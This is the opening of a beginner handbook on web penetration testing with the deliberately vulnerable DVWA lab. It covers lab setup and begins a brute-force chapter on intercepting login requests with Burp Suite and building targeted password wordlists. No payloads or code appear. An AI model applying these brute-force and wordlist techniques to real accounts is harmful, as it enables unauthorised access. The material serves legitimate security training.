Mastering DVWA
Hands-On Web Security for Beginners

Name: Om Barot

Linkedin: https://www.linkedin.com/in/ombarot/

Github: https://github.com/ombarot-1

X: https://x.com/BarotOm85862

The web has become the backbone of modern communication, commerce, and data exchange, making web application security an essential field in cybersecurity. As the complexity of web technologies increases, so does the risk of security vulnerabilities that can be exploited by malicious actors. Understanding these risks—how they are discovered, exploited, and mitigated—is a vital skill for anyone entering the cybersecurity field.

This handbook is crafted as a practical companion for students, beginners, and aspiring security professionals who are starting their journey in web application penetration testing. It leverages the Damn Vulnerable Web Application (DVWA), a deliberately insecure PHP/MySQL web application designed to provide a safe and legal environment for learning and practicing common web vulnerabilities.

Each chapter focuses on a specific vulnerability category, such as Brute Force, Command Injection, SQL Injection (SQLi), Cross-Site Scripting (XSS), CSRF, File Upload and Inclusion, Open Redirects, and more. These modules are structured around DVWA's four security levels—Low, Medium, High, and Impossible—allowing readers to gradually understand and tackle more sophisticated protections. The steps are explained in a beginner-friendly manner, with clear instructions, usage of tools like Burp Suite and sqlmap, and demonstration of real-world payloads and exploitation methods.

Beyond just identifying vulnerabilities, the handbook also emphasizes secure coding practices. For each vulnerability, example mitigation strategies and sample secure code are included to help readers not only learn how to attack but also how to defend and build secure applications.

Whether you are a cybersecurity student, a developer wanting to understand the weaknesses in your applications, or an ethical hacker preparing for certification or real-world testing, this guide serves as a foundational manual. By the end of this book, readers will have a working knowledge of various web vulnerabilities, practical experience in exploiting them, and an understanding of how to secure applications against these threats

Table Content

1. Introduction

Welcome to Damn Vulnerable Web Application!
Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficultly, with a simple straightforward interface.

General Instructions
It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are both documented and undocumented vulnerabilities with this software. This is intentional. You are encouraged to try and discover as many issues as possible.


There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!
Damn Vulnerable Web Application is damn vulnerable! Do not upload it to your hosting provider's public html folder or any Internet facing servers, as they will be compromised. It is recommend using a virtual machine (such as VirtualBox or VMware), which is set to NAT networking mode. Inside a guest machine, you can download and install XAMPP for the web server and database.


Disclaimer
We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

Steps:


1. Install DVWA lab from github.




2. Open kali terminal and start http and mysql.




3. Login to your DVWA account.





4. Go to DVWA Security section and adjust as per your preferences.



2. Brute Force Vulnerability

Password cracking is the process of recovering passwords from data that has been stored in or transmitted by a computer system. A common approach is to repeatedly try guesses for the password.

Users often choose weak passwords. Examples of insecure choices include single words found in dictionaries, family names, any too short password (usually thought to be less than 6 or 7 characters), or predictable patterns (e.g. alternating vowels and consonants, which is known as leetspeak, so "password" becomes "p@55w0rd").

Creating a targeted wordlists, which is generated towards the target, often gives the highest success rate. There are public tools out there that will create a dictionary based on a combination of company websites, personal social networks and other common information (such as birthdays or year of graduation).


A last resort is to try every possible password, known as a brute force attack. In theory, if there is no limit to the number of attempts, a brute force attack will always be successful since the rules for acceptable passwords must be publicly known; but as the length of the password increases, so does the number of possible passwords making the attack time longer.

2.1 Low Level Security


The developer has completely missed out any protections methods, allowing for anyone to try as many times as they wish, to login to any user without any repercussions.

Steps:


1. Open burp suite to capture request.




2. Connect your browser to proxy.




3. On intercept to intercept the request from browser.




4. Check source code for code analysis.



